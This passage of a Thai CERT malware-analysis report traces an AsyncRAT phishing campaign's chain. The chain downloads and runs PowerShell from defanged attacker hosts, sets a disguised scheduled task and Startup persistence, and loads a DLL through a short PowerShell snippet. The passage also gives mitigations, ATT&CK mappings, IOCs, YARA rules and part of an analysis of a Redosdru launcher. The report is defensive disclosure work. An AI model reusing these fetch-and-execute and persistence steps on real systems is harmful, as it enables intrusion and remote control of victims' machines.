  - ดาวน์โหลดไฟล์ PowerShell Script จาก hxxp://microsoft.soundcast[.]me/Run/task.txt และเก็บไฟล์ดังกล่าวไว้ที่ C:\Users\Public\Music\Untitled.ps1 ไฟล์นี้จะถูกลบเมื่อทำงานเสร็จตามขั้นตอนสุดท้าย ซึ่งเป็นไฟล์ PowerShell Script เพื่อสั่งให้เครื่องคอมพิวเตอร์ของเหยื่อสร้าง Schedule Task ชื่อ GoogleUpdate โดยให้ execute ไฟล์ C:\Users\Public\Music\SecurityHealth.exe ทุก ๆ นาที เริ่มตั้งแต่ 00:10
  - ดาวน์โหลดไฟล์จาก hxxp://microsoft.soundcast[.]me/Run/SecurityHealth.exe และเก็บไฟล์ดังกล่าวไว้ที่ C:\Users\Public\Music\SecurityHealth.exe
  - ดาวน์โหลดไฟล์จาก hxxp://microsoft.soundcast[.]me/Run/SecurityHealth.exe.manifest และเก็บไฟล์ดังกล่าวไว้ที่ C:\Users\Public\Music\SecurityHealth.exe.manifest
  - สั่งให้เครื่องคอมพิวเตอร์ของเหยื่อ execute ไฟล์ C:\Users\Public\Music\Untitled.ps1

- Copy ไฟล์ C:\Users\Public\Music\SecurityHealth.exe ไปที่ $env:USERPROFILE\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\SecurityHealth.exe
- Copy ไฟล์ C:\Users\Public\Music\SecurityHealth.exe.manifest ไปที่ $env:USERPROFILE\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\SecurityHealth.exe.manifest
- ทำการซ่อนไฟล์ $env:USERPROFILE\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\SecurityHealth.exe.manifest
- เครื่องคอมพิวเตอร์ของเหยื่อจะทำการ execute ไฟล์ SecurityHealth.exe พร้อมกับค่าพารามิเตอร์ในไฟล์ SecurityHealth.exe.manifest จากนั้นเครื่องคอมพิวเตอร์ของเหยื่อจะถูกสั่งให้ดาวน์โหลดและ execute ไฟล์ PowerShell Script ชื่อ aaa.ps1 จาก hxxp://34.71.81[.]158/Run/aaa.ps1 ซึ่งไฟล์ aaa.ps1 จะมี RAT Payloads สำหรับการโจมตีใน Stage ที่ 3

- (2) ไฟล์ PowerShell Script (ชื่อ Testavast+denf.txt) ยังมีทำหน้าที่เป็น Dropper ในการดาวน์โหลดและติดตั้ง Remote Access Trojan (RAT) ในแคมเปญครั้งนี้ คือ AsyncRAT ซึ่งผู้เขียนจะอธิบายใน Stage ที่ 3

Stage ที่ 3: RAT Payloads

- เมื่อเครื่องคอมพิวเตอร์ของเหยื่อ execute ไฟล์ PowerShell Script (aaa.ps1 หรือ OFF.ps1) AsyncRAT Payload จะถูก drop จากไฟล์ PowerShell Script ไปที่ C:\Users\User\AppData\Local\Temp\tmp<สุ่ม>.tmp ซึ่งเป็นไฟล์ชนิด Dynamic-link library (DLL) โดยไฟล์ .tmp (DLL) นี้จะถูกโหลดเข้า PowerShell Session ในรูปแบบของ .NET Framework ด้วยโค๊ดภายใน aaa.ps1 ดัง **ภาพที่ 6** และเครื่องคอมพิวเตอร์ของเหยื่อก็จะถูกติดตั้ง AsyncRAT ในที่สุด

```
26  Add-Type -TypeDefinition @"
27  using System;
28  using System.Diagnostics;
29  using System.Runtime.InteropServices;
30  public static class PoH
31  {
32      [DllImport(@"$tmp", CharSet=CharSet.Auto)]
33      public static extern int main();
34  }
35  "@
```

ภาพที่ 6 โค๊ดสำหรับ import ไฟล์ .tmp (DLL) ใน aaa.ps1

- โดยเมื่อผู้เขียนทำการตรวจสอบใน memory ของเครื่องคอมพิวเตอร์ที่ถูกติดตั้ง AsyncRAT จะพบว่ามีโปรเซสของ AsyncRAT ทำงานอยู่บนเครื่องคอมพิวเตอร์นี้ และมีการเชื่อมต่อไปยัง C2 (command and control server) ที่ 208.51.61.44 ผ่าน TCP port 129

มาตรการรับมือ

- ตรวจสอบให้แน่ใจว่าองค์กรใช้ระบบปฏิบัติการ Windows 8.1 หรือใหม่กว่า เนื่องจากระบบปฏิบัติการรุ่นเก่า เช่น Windows 7 ไม่ได้รับการสนับสนุนจาก Microsoft อีกต่อไป และมีช่องโหว่เพิ่มเติมอื่น ๆ ที่ผู้ไม่หวังดีอาจใช้ประโยชน์จากช่องโหว่เหล่านี้ในการโจมตีระบบสารสนเทศขององค์กรได้
- ติดตั้งและอัปเดตซอฟต์แวร์ antivirus และ anti-malware เป็นประจำในเครื่องแม่ข่าย (server) และเครื่องคอมพิวเตอร์ที่ใช้งานในองค์กรทุกเครื่อง นอกจากนี้ ยังต้องเปิดใช้งานการตรวจจับแบบ real-time ด้วย โดยเมื่อผู้ใช้งานในองค์กรได้รับไฟล์ใด ๆ ควรสแกนไฟล์เหล่านี้ด้วยซอฟต์แวร์ antivirus ของผู้ใช้งานก่อนที่จะเปิดใช้งานเสมอ (โดยทั่วไปทำได้โดยการคลิกขวาที่ไฟล์หรือโฟลเดอร์)
- สอบทาน antivirus log อย่างสม่ำเสมอเพื่อตรวจสอบกรณีที่ antivirus ถูก disable โดยไม่ได้รับอนุญาต
- อัปเดตซอฟต์แวร์หรือแพตช์ด้านความปลอดภัย (security patch) ของระบบปฏิบัติการ ซอฟต์แวร์ และเฟิร์มแวร์ ทันทีที่บริษัทเจ้าของผลิตภัณฑ์ได้ประกาศออกอัปเดตซอฟต์แวร์หรือแพตช์ด้านความปลอดภัยอย่างสม่ำเสมอตามที่ระบุไว้ใน vulnerabilities management policy ขององค์กร
- ตรวจสอบการเข้าถึงและการใช้งานของบัญชีผู้ใช้ที่มีสิทธิ์ระดับผู้ดูแลระบบ (administrative privileges) อย่างสม่ำเสมอ และกำหนดค่าการควบคุมการเข้าถึงโดยคำนึงหลักการ principle of least privilege โดยอย่าให้สิทธิ์ระดับผู้ดูแลระบบแก่ผู้ใช้งานในองค์กรทั้งหมด
- ปิดการใช้งาน hyperlink ในอีเมลที่ได้รับจากภายนอก
- ตรวจสอบ และ ป้องกันการเข้าถึงโดเมนที่เป็นอันตราย (malicious domain) และ เนื้อหาที่เป็นอันตราย (malicious content) และหมายเลข IP ที่เป็นอันตราย (malicious IP) บนอินเทอร์เน็ต เป็นต้น โดยใช้อุปกรณ์ด้านความปลอดภัยขององค์กรที่มีอยู่ เช่น Firewall, Proxy, IPS, Web Gateway, Email Security Gateway เป็นต้น
- ตรวจสอบให้แน่ใจว่า IOCs ที่ถูกระบุทั้งหมดในรายงานฉบับนี้ ถูกป้อนเข้าสู่ระบบตรวจจับและป้องกันภัยคุกคามทางไซเบอร์ขององค์กร อาทิ SIEM, Firewall, Proxy, EDR เป็นต้น สำหรับการตรวจสอบและการแจ้งเตือนอย่างต่อเนื่อง
- ตรวจสอบให้แน่ใจว่าบุคลากรด้านความมั่นคงปลอดภัยทางไซเบอร์มุ่งเน้นไปที่การระบุ (identify) และตรวจสอบพฤติกรรมที่ผิดปกติในระบบเครือข่ายขององค์กรได้อย่างรวดเร็ว นอกจากนี้ยังต้องตรวจสอบให้แน่ใจว่ามีการเปิดใช้งานการบันทึก log อย่างเหมาะสมและเพียงพอเพื่อใช้ในการตรวจสอบปัญหาหรือเหตุการณ์ได้ดียิ่งขึ้น

- ตรวจสอบ log อย่างต่อเนื่องเพื่อค้นหากิจกรรมที่น่าสงสัยและการพยายามเข้าสู่ระบบโดยไม่ได้รับอนุญาต (unauthorized login attempt) หรือที่ผิดปกติ (unusual login attempt)
- สอบทาน Windows Task Scheduler เพื่อตรวจสอบ task แปลกปลอมที่เพิ่มเข้ามาบนเครื่องคอมพิวเตอร์แม่ข่าย (server) และ/หรือ เครื่องคอมพิวเตอร์ของพนักงาน
- หากเป็นไปได้ ควรเปิดใช้งาน multifactor authentication สำหรับบัญชีผู้ใช้งานขององค์กรทุกคน
- ดำเนินการฝึกอบรมและจำลองการโจมตีสำหรับ spearphishing ให้กับผู้ใช้งานในองค์กร เพื่อสร้างความตระหนักรู้และป้องกันผู้ใช้งานในองค์กรจากการเยี่ยมชมเว็บไซต์ที่เป็นอันตรายหรือเปิดไฟล์แนบที่เป็นอันตราย ตลอดจนสร้างความรู้ความเข้าใจให้กับผู้ใช้งานในองค์กรในเรื่องการตอบสนองและการรายงานผู้ที่เกี่ยวข้องอย่างเหมาะสมต่ออีเมลหลอกลวง (spearphishing emails)
- ดำเนินมาตรการเกี่ยวกับการจำกัดการใช้ PowerShell กับผู้ใช้งานในองค์กรที่ไม่มีความจำเป็นต้องใช้งานตามบทบาทหน้าที่ของตน สำหรับผู้ใช้งานที่มีความจำเป็นต้องใช้ PowerShell องค์กรควรมีมาตรการต่าง ๆ เพื่อให้แน่ใจว่ามีการเก็บ log การใช้งาน Powershell อย่างครบถ้วนตามความเสี่ยงที่ยอมรับได้ขององค์กร รายละเอียดการ configuration เพื่อให้มีการเก็บ log การใช้งาน Powershell ของแต่ละรูปแบบสามารถอ่านต่อได้ที่ https://www.mandiant.com/resources/greater-visibilityt
- ตั้งค่า UAC (User Account Control) เป็นระดับสูงสุด “Always Notify” ซึ่งการดำเนินการตั้งค่าในลักษณะนี้จะหยุดการโจมตีจากผู้ไม่หวังดีเพิ่มเติม (หากดำเนินการตามข้อนี้ ผู้ใช้งานจะได้รับข้อความแจ้งขึ้นมาบนหน้าจอ ผู้ใช้งานควรดูและตรวจสอบว่าสิ่งที่อยู่บนหน้าจอควรได้รับการดำเนินการจริง ๆ หรือไม่) วิธีการตั้งค่า UAC สามารถอ่านต่อได้ที่ https://www.digitalcitizen.life/how-change-user-account-control-uac-levels/
- เปิดใช้งาน file extensions บนเครื่องคอมพิวเตอร์ของผู้ใช้งาน เนื่องจากหลายครั้งผู้ไม่หวังดีทำการหลอกลวงเหยื่อจากการซ่อน file extension ของไฟล์ที่แท้จริง เช่น ไฟล์ malicious.pdf.exe ซึ่งหากเหยื่อไม่ได้เปิดใช้งาน file extensions บนเครื่องคอมพิวเตอร์ ไฟล์นี้ (malicious.pdf.exe) จะแสดงชื่อไฟล์คล้ายกับว่าไฟล์นี้เป็นไฟล์ pdf (malicious.pdf) อันที่จริงแล้วไฟล์นี้เป็นไฟล์นามสกุล .exe ที่อาจเป็นอันตรายต่อเครื่องคอมพิวเตอร์ของเหยื่อได้ วิธีการตั้งค่าเปิดใช้งาน file extensions สามารถอ่านต่อได้ที่ https://www.howtogeek.com/205086/beginner-how-to-make-windows-show-file-extensions/

MITRE ATT&CK

- **Initial Access**
  - T1566 Phishing
- **Execution**
  - T1059.001 Command and Scripting Interpreter: PowerShell
  - T1059.003 Command and Scripting Interpreter: Windows Command Shell
  - T1059.005 Command and Scripting Interpreter: Visual Basic
  - T1059.007 Command and Scripting Interpreter: JavaScript
  - T1053.005 Scheduled Task/Job: Scheduled Task
  - T1204.001 User Execution: Malicious Link
  - T1204.002 User Execution: Malicious File
- **Persistence**
  - T1053.005 Scheduled Task/Job: Scheduled Task
  - T1053.005 Scheduled Task/Job: Scheduled Task
- **Privilege Escalation**
  - T1548.002 Abuse Elevation Control Mechanism: Bypass User Account Control
  - T1055.001 Process Injection: Dynamic-link Library Injection
  - T1053.005 Scheduled Task/Job: Scheduled Task
- **Defense Evasion**
  - T1548.002 Abuse Elevation Control Mechanism: Bypass User Account Control
  - T1140 Deobfuscate/Decode Files or Information
  - T1564.001 Hide Artifacts: Hidden Files and Directories
  - T1562.001 Impair Defenses: Disable or Modify Tools
  - T1070.004 Indicator Removal on Host: File Deletion
  - T1036.004 Masquerading: Masquerade Task or Service
  - T1036.005 Masquerading: Match Legitimate Name or Location
  - T1112 Modify Registry
  - T1027.004 Obfuscated Files or Information: Compile After Delivery
  - T1027.006 Obfuscated Files or Information: HTML Smuggling
  - T1055.001 Process Injection: Dynamic-link Library Injection
  - T1218.005 Signed Binary Proxy Execution: Mshta

- **Discovery**
  - T1083 File and Directory Discovery
  - 1518.001 Software Discovery: Security Software Discovery
  - T1082 System Information Discovery
  - T1012 Query Registry
- **Command and Control**
  - T1095 Non-Application Layer Protocol
  - T1571 Non-Standard Port

Indicators of compromise (IOCs)

- hxxp://bitly[.]com/Document-thpass
- hxxps://cdn.discordapp[.]com/attachments/921529408060289114/950127282083749909/qr_thailand_pass.zip
- qr_thailand_pass.zip
  - MD5: ff81784eb160eabaca47c32268aa17da
  - SHA-1: 4eaa27fdf0324037a2fbb9484f24cb6a00220dff
  - SHA-256: d20d5356aba0e668750bb70d8ffd8a9cb6cb46e7bbedff370c5c2270e8c28272
- qr_thailand_pass.html
  - MD5: e61673f7422d69c1d459c8e014590822
  - SHA-1: af4a829bcc5e5f4481f1aa354a29e96932181a77
  - SHA-256: e7a7cee57ce5f301c22625c9d3494e12afcfa3ae561378bd0462cb89551b48f0
- Document-Required.zip
  - MD5: bb80ccab07f43c435cd5d3f10022a33c
  - SHA1: b1745a876544e1644714adb89cdd08b3b9f308e1
  - SHA256: adac1e8a2d4b14450b2f0d4f1a6837e4ac69dc27045bb4a9afadcbfb92ba24c2
- Document-Required.vbs
  - MD5: 95db775b2006533ec4a464e90c615c80
  - SHA1: bb0c2774e0bae878e86fed4e914db9ffff306361

- SHA256: cdd4ab01797a178b70303381028cb419a8550a15fa75bdb40f6d56bc289b7dcf

- 34.105.85.231
  - hxxp://34.105.85[.]231
  - hxxp://34.105.85[.]231/New/Testavast+denf.txt
  - Testavast+denf.txt (เป็นไฟล์ PowerShell Script)
    - MD5: f3e3640177781ac0d9fb719f96a8d782
    - SHA1: 0c47e506af5b68533987cd24a983ca87b89b7e12
    - SHA256: 6c510ad2013a3830568a4fa4aef18d04dfbf12f32c61b4c44dfec327f308f818
- hxxp://ec2-34-229-64-131.compute-1.amazonaws[.]com
  - hxxp://ec2-34-229-64-131.compute-1.amazonaws[.]com/New/Nod.txt
    - MD5: a5dfd5b75db6529b6bd359e02229ad1d
    - SHA1: f5dcad49e80eb843ec928f0f41a5d4a45131d8b5
    - SHA256: 70284e1df364c29fcb87ef64659e2dfe637cf49e713c1b45da67f46828297bdc
  - hxxp://ec2-34-229-64-131.compute-1.amazonaws[.]com/New/Avast.txt
    - MD5: 984f6bd06024f8e7df2f9ec9e05ae3d2
    - SHA1: 3d05e97825f72b3f897fef96f9507abbd6a8190b
    - SHA256: 44d47379fac351fa7b8dc0d44c32a2138d4d13fdaad74a78b2f4a44437e98a1f
  - hxxp://ec2-34-229-64-131.compute-1.amazonaws[.]com/New/Killd.txt
    - MD5: 7c27d66f0b89557db7afbde5e9f087e1
    - SHA1: cd931810f8af1f3782241004c3c6b1d7162df7b5
    - SHA256: bdc22675eb3ce4fd44e9f3b6094255cd82feb6355b90248f9c2ba6fa6c5f560f
  - hxxp://ec2-34-229-64-131.compute-1.amazonaws[.]com/SV/Malawer/1.bat
    - MD5: 44314f46a2beb1cc20a0798533f0913e
    - SHA1: 59d35275459909f6cc9b8103942572396fa1757b
    - SHA256: 6a3463419a7cc8f49b1bb32265ae02e8ca1f83bc08861f62790c35368f4ad260
  - hxxp://ec2-34-229-64-131.compute-1.amazonaws[.]com/SV/Malawer/1_powerrun.vbs

        - MD5: ae29fc1878f3471bb196ba353b3daf9d
        - SHA1: 71ce2dc042bd8905e270268e83f20c62585136c1
        - SHA256: c18e8575087734f3efa7344a1d792067a3b121e99ffef785fe77954cb1187300
    - hxxp://ec2-34-229-64-131.compute-1.amazonaws[.]com/SV/Malawer/PowerRun.exe
        - MD5: 71c7975385f73ae32b06f69dbe79290b
        - SHA1: 05a1197cb8bd88447199e42a75bfcf99e32f2c48
        - SHA256: c0abbeea8ae726503bc5643f3471e378d92fcb59a37043062bbf9ba64d95004c
    - hxxp://ec2-34-229-64-131.compute-1.amazonaws[.]com/SV/Malawer/admin.ps1
        - MD5: 8c5335d5673923c66835a9b5b64b1a9c
        - SHA1: 784307b58be6a50f9ea469cb74d983ff7c00e4a6
        - SHA256: ed28611b1c816f7133b3596c87e34ba929a552502f28a7bc45142753540b4987
    - hxxp://ec2-34-229-64-131.compute-1.amazonaws[.]com/SV/Malawer/admin.vbs
        - MD5: 878b1aae24a87bc0dbce537336878b5e
        - SHA1: 0f1f4bc79761ccd7d2736b7b82557acd5264ab79
        - SHA256: 8f2f8e774061603e9dbe406ac1f9ec2ad1b632dacfa6fb2a68f7362d40b58fbf
- C:\local\1.ps1
    - MD5: 7ec50ec3091ff38eb7c43e2a8a253bc9
    - SHA1: 5112d7aa940f4bafc33ecd883ba697c501fc91d9
    - SHA256: c19fff8053b0f07904eeced811a8edfd940e3821550b98bb52
- hxxp://microsoft.soundcast[.]me/
    - microsoft.soundcast[.]me
    - 34.71.81[.]158
    - hxxp://microsoft.soundcast[.]me/Run/task.txt
        - C:\Users\Public\Music\Untitled.ps1
        - MD5: 9f4652827ae0d6b02f1e942d7fc72005
        - SHA1: e9b3db0479a1415398eee55af13add55b5848361
        - SHA256: 3e1c2ac402e8b01751e5be0073511c65674fb9b86c744102b42dedf3c904e7ee

- hxxp://microsoft.soundcast[.]me/Run/SecurityHealth.exe
  - C:\Users\Public\Music\SecurityHealth.exe
  - MD5: e8e4ea0f80c9ff49df07e9c1b119ba2a
  - SHA1: 612deab27c7c0fd1bf21a2afe807da2fdf4c42e0
  - SHA256: 062e98994d7579f0ec3c0f2932ee604c16fc98be0c771cb1498409e595ff1904
  - $env:USERPROFILE\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\SecurityHealth.exe
- hxxp://microsoft.soundcast[.]me/Run/SecurityHealth.exe.manifest
  - C:\Users\Public\Music\SecurityHealth.exe.manifest
  - MD5: 25ed250f143d623d0d41bd9123bcc509
  - SHA1: 34768a50b39b169555ee4f997d5290f5c5a5b9c4
  - SHA256: 32736bf2e66052e76ba888c3aafe1a9a4a68979567f5f26c2a9c633f3299992f
  - $env:USERPROFILE\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\SecurityHealth.exe.manifest
- hxxp://ec2-34-229-64-131.compute-1.amazonaws[.]com/New/Avast.txt
  - MD5: 984f6bd06024f8e7df2f9ec9e05ae3d2
  - SHA1: 3d05e97825f72b3f897fef96f9507abbd6a8190b
  - SHA256: 44d47379fac351fa7b8dc0d44c32a2138d4d13fdaad74a78b2f4a44437e98a1f

- 34.71.81[.]158
  - hxxp://34.71.81[.]158/Run/aaa.ps1
    - MD5: 6c5ba4cd028338f1f96d9437a956653f
    - SHA1: 7f6e0ac329a0d958fa2e4154e31e4a0f5b848a65
    - SHA256: 7d7d4e7e37e784b861ce8a233fa331b553de6c42c2dade35e52641e0547abf95
  - C:\Users\User\AppData\Local\Temp\tmp<RANDOM>.tmp เป็นไฟล์ AsyncRAT
    - MD5: e6b7078b6b145749c223b63690cf7822
    - SHA-1: 562145c8fdef211277dcfe2170cad2ba862dfdca
    - SHA-256: 7c0e07e3947e1c61818f8de92cb4cc4f27481507d32c01c1287750f5ff3b6620

- Command and Control
    - 208.51.61[.]44 ผ่าน TCP port 129
- AsyncRAT ใน Memory
    - MD5: ae3899d50b7959f133d247cec0cfd17f
    - SHA1: 9fb246c536967314dac5900aba92d3e3672c25c8
    - SHA256: 1680701d9918677f7123bbfc210a340a837ec668b37bb6a2629ae5db1df8a

Yara Rule

Yara Rule สำหรับตรวจจับ AsyncRAT ใน Memory เขียนโดย JPCERT Coordination Center[4]

```
rule asyncrat {
    meta:
        description = "detect AsyncRat in memory"
        author = "JPCERT/CC Incident Response Group"
        rule_usage = "memory scan"
        reference = "internal research"
        hash1 =
"1167207bfa1fed44e120dc2c298bd25b7137563fdc9853e8403027b645e52c19"
        hash2 =
"588c77a3907163c3c6de0e59f4805df41001098a428c226f102ed3b74b14b3cc"
    strings:
        $salt = {BF EB 1E 56 FB CD 97 3B B2 19 02 24 30 A5 78 43 00 3D 56 44 D2 1E 62
B9 D4 F1 80 E7 E6 C3 39 41}
        $b1 = {00 00 00 0D 53 00 48 00 41 00 32 00 35 00 36 00 00}
        $b2 = {09 50 00 6F 00 6E 00 67 00 00}
        $s1 = "pastebin" ascii wide nocase
        $s2 = "pong" wide
        $s3 = "Stub.exe" ascii wide
    condition:  ($salt and (2 of ($s*) or 1 of ($b*))) or (all of ($b*) and 2 of ($s*))
}
```

[4] "MalConfScan/rule.yara at master · JPCERTCC ... - GitHub." https://github.com/JPCERTCC/MalConfScan/blob/master/yara/rule.yara. Accessed 28 Mar. 2022.

ข้อมูลอ้างอิง

- https://github.com/NYAN-x-CAT/AsyncRAT-C-Sharp
- https://github.com/JPCERTCC/MalConfScan/blob/master/yara/rule.yara
- https://portswigger.net/daily-swig/html-smuggling-fresh-attack-technique-increasingly-being-used-to-target-banking-sector
- https://twitter.com/1ZRR4H/status/1501258338444603394
- https://www.digitalcitizen.life/how-change-user-account-control-uac-levels/
- https://www.howtogeek.com/205086/beginner-how-to-make-windows-show-file-extensions/
- https://www.mandiant.com/resources/greater-visibilityt

เอกสารแนบท้าย 4

รายงานผลการวิเคราะห์มัลแวร์

AMAR-210499-4.v1 - Redosdru

เผยแพร่ให้กับภาคส่วนโทรคมนาคมเมื่อ: 8 พ.ย.64

เผยแพร่ให้กับสาธารณะเมื่อ: 10 พ.ค.65

บทย่อ

เนื้อหา

ศูนย์ TTC-CERT ได้ทำการตรวจสอบไฟล์ Executable ที่เกี่ยวข้องกับไฟล์มัลแวร์ในลำดับที่สามตามข้อมูลจากรายงานฉบับที่ “AMAR-210499-1.v1 - Redosdru” พบว่าไฟล์ดังกล่าว (32.exe, SHA256: 428280C60495D98BB323401C877783E641D21F649684FBACBB29BC8067BF6635) เป็นมัลแวร์ประเภท Launcher ซึ่งมีวัตถุประสงค์ในการ Drop ไฟล์ประเภท Hack Tools เช่น EternalBlue, DoublePulsar, หรือ TcpScan เป็นต้น เพื่อใช้ในการสแกนระบบเครือข่ายและโจมตีเครื่องคอมพิวเตอร์ที่มีช่องโหว่ CVE-2017-0144 รวมทั้งติดตั้งไฟล์ Script จำนวนมากบนเครื่องคอมพิวเตอร์เพื่อใช้ในการควบคุมการทำงานของ Script เหล่านั้น รวมถึงสร้าง Persistence Machanism บนเครื่องเป้าหมาย

นอกจากนั้นไฟล์ 428280C604... (32.exe) จะทำการ Drop ไฟล์ซึ่งมีลักษณะการทำงานแบบ Remote Access Trojan (RAT) ทำให้ผู้โจมตีสามารถควบคุมสั่งการเครื่องเป้าหมายได้ เช่น เรียกใช้งานฟังก์ชัน PluginMe ซึ่งทำหน้าที่ในลักษณะ Keylogger เพื่อขโมยข้อมูลบนเครื่องผู้ใช้งาน, ติดต่อกลับไปยัง Command and Control (C2) เพื่อรับคำสั่งเพิ่มเติมรวมทั้งลักลอบส่งออกข้อมูล (Data Exfiltrate) ในรูปแบบเข้ารหัส, ดาวน์โหลดไฟล์อันตรายเพิ่มเติมจาก C2 และสั่ง Execute ไฟล์ดังกล่าวได้ ซึ่งสอดคล้องกับ Tactics, Techniques, Procedures (TTPs) ของมัลแวร์ชื่อ Gh0stCringe[1] หรือ CirenegRAT ตามรายงานของบริษัทความมั่นคงปลอดภัยทางไซเบอร์ Binary Defense

ศูนย์ TTC-CERT ได้จัดทำรายการ Indicators of Compromise (IOCs), Technique-Tactics (MITRE ATT&CK), รวมถึง Yara Rule เพื่อให้สมาชิกสามารถใช้ข้อมูลดังกล่าวเพื่อประโยชน์ขององค์กรต่อไป อย่างไรก็ตามหากองค์กรของสมาชิกได้เชื่อมต่อกับระบบ MISP ของศูนย์ TTC-CERT แล้ว ข้อมูลนี้จะถูกส่งไป MISP ขององค์กรท่านโดยอัตโนมัติ

ไฟล์ที่ถูกตรวจสอบ (2)

428280C60495D98BB323401C877783E641D21F649684FBACBB29BC8067BF6635 (32.exe)

424C292022BA1286041390A704086C7250D596BBD8D412C6E7472D6D1413E517 (32_unpack.exe)

[1] "Gh0stCringe (Formerly CirenegRAT) - Binary Defense." 20 Jun. 2019, https://www.binarydefense.com/gh0stcringeformerly-cirenegrat/. Accessed 28 Oct. 2021.

ไฟล์เพิ่มเติมที่เกี่ยวข้อง (1)
309B9F57044AFD1C8B0E0381DA3E54CDD3F45AAFD924BFBFF2FD1D5AA0166E48 (dxdiag.exe)

โดเมน (1)
site[.]indonesias[.]website

ผลการวิเคราะห์

428280C60495D98BB323401C877783E641D21F649684FBACBB29BC8067BF6635

Tags					
Dropper	Launcher	Worm	Packed	Indexsinas	Redosdru

รายละเอียดของไฟล์	
ชื่อไฟล์	32.exe
ขนาด	1.64 MB (1721856 bytes)
ประเภท	MS-DOS executable PE32 executable (GUI) Intel 80386
MD5	2510BC30669EDC05F9AEB06F5C92BED2
SHA1	3AC2A1E223D74323C18C9D4788EC3195C382DC64
SHA256	428280C60495D98BB323401C877783E641D21F649684FBACBB29BC8067BF6635
SHA512	9140358E8B8587B415EF65F0F13005920CF98EA3E98BF984ADED7E1A10408B9A7F8BB4BDE22DE5E698F6EC3BF9D32ABCA849194E0B1C9DAA8CB08961D03BDDFB
ssdeep	24576:Ym/35M+nkqL0DvXikGk3dNj6lVn8JitjUV3KZC6BBRlSSqOn7+x7zWvcFoB1:F57GybkTjIugjUV3v6ReLFoB
Entropy	7.999685

แอนตี้ไวรัส	
Kaspersky	HEUR:Backdoor.Win32.Agent.gen
Microsoft	Backdoor:Win32/Zegost.CI!bit
TrendMicro	Trojan.Win32.BLOHI.SM

Yara Rules

```
import "pe"

rule Indexsinas_Launcher_32_Packed
{
meta:
Description = "Detect possible 32.exe (Packed) malware file used in Indexsinas campaign"
Author = "TTC-CERT"
Date = "28/10/2021"
SHA256 = "428280C60495D98BB323401C877783E641D21F649684FBACBB29BC8067BF6635"

strings:
$s1 = "MPRESS" nocase
$s2 = "GetModuleHandle"
$s3 = "GetProcAddress"
$s4 = "MessageBoxA"

condition:
all of them
and uint16(0) == 0x5A4D
and filesize <= 2MB and filesize >= 1MB
and pe.number_of_sections == 3
and pe.image_base== 0x400000
}
```

PE Metadata

Compile Date	2013-01-09 10:36:49 UTC
Import Hash	EDDE0414DAC6027C066F48D36F7F81DD

PE Sections

MD5	Name	Raw Size	Entropy
3167ADF43BB79124A59479CF049D1D6C	.MPRESS1	1717248	7.999886
D61DC63F56458F64B7F14044699CC857	.MPRESS2	3584	5.540622

E42AE6C0401D442DE0825F90F42A2EB0	.rsrc	512	0.487152


Packers/Compilers/Cryptors	
Packer	MPRESS v2.12

รายละเอียด

ไฟล์ 428280C60495D98BB323401C877783E641D21F649684FBACBB29BC8067BF6635 (32.exe) คือไฟล์ที่ถูกดาวน์โหลดมาติดตั้งบนเครื่องคอมพิวเตอร์เป้าหมายโดยอาศัยการทำงานของมัลแวร์ประเภท Downloader ซึ่งใช้ URL: http://indonesias[.]me:9998/32[.]exe เป็นฐานในการแพร่กระจายไฟล์อันตราย โดยไฟล์ดังกล่าว เมื่อถูกดาวน์โหลดมาแล้วจะถูกเก็บไว้ภายใต้ไดเรคทอรี่ %windir% และถูกเรียกใช้งานในทันที

เมื่อทำการตรวจสอบ Static Properties ของไฟล์ 428280C604... พบว่ามีค่า Entropy เท่ากับ 7.99 และในส่วนของ Section Header มีชื่อ Sections ที่ผิดปกติ ได้แก่ ".MPRESS1" และ ".MPRESS2" อีกทั้งเมื่อตรวจสอบข้อมูลการ Import API พบว่ามีจำนวนเพียง 3 รายการ ซึ่งทั้งหมดนี้เป็นสิ่งบ่งชี้ว่าไฟล์ 428280C604... อาจจะถูก Packed เอาไว้ ดังนั้นจึงทำการตรวจสอบยืนยันโดยใช้เครื่องมือชื่อ ExeInfo PE พบว่าไฟล์ดังกล่าวถูก Packed โดยใช้เครื่องมือชื่อ MPRESS[2] v2.12

รูปภาพประกอบ (1)



ภาพประกอบ - เมื่อตรวจสอบโดยใช้เครื่องมือชื่อ Exeinfo PE พบว่าไฟล์ 428280C604... (32.exe) ถูก Packed เอาไว้โดยใช้เครื่องมือ (Packer) ชื่อ MPRESS เวอร์ชั่น v2.12

[2] "MPRESS - Free high-performance executable packer ... - MATCODE." https://www.matcode.com/mpress.htm. Accessed 12 Jul. 2021.

424C292022BA1286041390A704086C7250D596BBD8D412C6E7472D6D1413E517

Tags

Dropper Launcher Worm Unpacked Indexsinas Redosdru

รายละเอียดของไฟล์

ชื่อไฟล์	32_unpack.exe
ขนาด	4.59 MB (4593152 bytes)
ประเภท	MS-DOS executable, MZ for MS-DOS
MD5	258F8BC700D324809660B87D11407BD0
SHA1	5120F8C4715C2FFF463AA502F90E7D13DD42F461
